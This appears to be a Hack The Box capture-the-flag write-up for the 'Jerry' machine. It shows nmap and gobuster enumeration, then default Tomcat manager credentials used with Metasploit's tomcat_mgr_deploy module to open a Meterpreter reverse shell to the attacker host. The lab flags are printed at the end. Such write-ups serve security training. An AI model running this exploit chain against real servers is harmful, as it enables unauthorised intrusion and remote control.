



Target IP Address

10.10.10.95

```
(kali@kali) - [~/Desktop/HTB_academy/Labs]
$ nmap -Pn -n -sV -sC 10.10.10.95
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 15:36 EDT
Nmap scan report for 10.10.10.95
Host is up (0.11s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
```


```
(kali@kali) - [~/Desktop/HTB_academy/Labs]
$ gobuster dir -u http://10.10.10.95:8080 -w /usr/share/seclists/Discovery/Web-Content/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.95:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/aux (Status: 200) [Size: 0]
/com1 (Status: 200) [Size: 0]
/com3 (Status: 200) [Size: 0]
/com4 (Status: 200) [Size: 0]
/com2 (Status: 200) [Size: 0]
/con (Status: 200) [Size: 0]
/docs (Status: 302) [Size: 0] [→ /docs/]
/examples (Status: 302) [Size: 0] [→ /examples/]
/favicon.ico (Status: 200) [Size: 21630]
/host-manager (Status: 302) [Size: 0] [→ /host-manager/]
/lpt1 (Status: 200) [Size: 0]
/lpt2 (Status: 200) [Size: 0]
/manager (Status: 302) [Size: 0] [→ /manager/]
```




401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the

For example, to add the `manager-gui` role to a `user named tomcat` with a password of `secret`, add the


Google

Apache Tomcat/7.0.88

 Rapid7
<https://www.rapid7.com> › http://tomcat_mgr_deploy

Apache Tomcat Manager Application Deploy ...

This module can be used to execute a payload on **Apache Tomcat** servers that have an exposed "manager" application. The payload is uploaded as a WAR archive



```
msf exploit(multi/http/tomcat_mgr_deploy) > options
Module options (exploit/multi/http/tomcat_mgr_deploy):
```

Name	Current Setting	Required	Description
HttpPassword	s3cret	no	The password for the specified username
HttpUsername	tomcat	no	The username to authenticate as
PATH	/manager/text	yes	The URI path of the manager app (/deploy and
Proxies		no	A proxy chain of format type:host:port[,type]
RHOSTS	10.10.10.95	yes	The target host(s), see https://docs.metaspl
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.14.27	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
1	Java Universal

```
msf exploit(multi/http/tomcat_mgr_deploy) > run
[*] Started reverse TCP handler on 10.10.14.27:4444
[*] Using manually select target "Java Universal"
[*] Uploading 6211 bytes as Lo7qXkEdWT.war ...
[*] Executing /Lo7qXkEdWT/keEVZoiXPjm1fn.jsp ...
[*] Undeploying Lo7qXkEdWT ...
[*] Sending stage (58073 bytes) to 10.10.10.95
[*] Meterpreter session 1 opened (10.10.14.27:4444 → 10.10.10.95:49192) at 2025-10-08 16:44:38 -0400

meterpreter > getuid
Server username: JERRY$
```

```
C:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0834-6C04

Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  07:09 AM    <DIR>          .
06/19/2018  07:09 AM    <DIR>          ..
06/19/2018  07:11 AM                88 2 for the price of 1.txt
               1 File(s)                88 bytes
               2 Dir(s)  2,417,078,272 bytes free

C:\Users\Administrator\Desktop\flags>more "2 for the price of 1.txt"
more "2 for the price of 1.txt"
user.txt
04dbcef0 54e0fb40 75f26ebd
root.txt
a8b36e15 a455393d 7e772fe9
```

<https://labs.hackthebox.com/achievement/machine/2462643/144>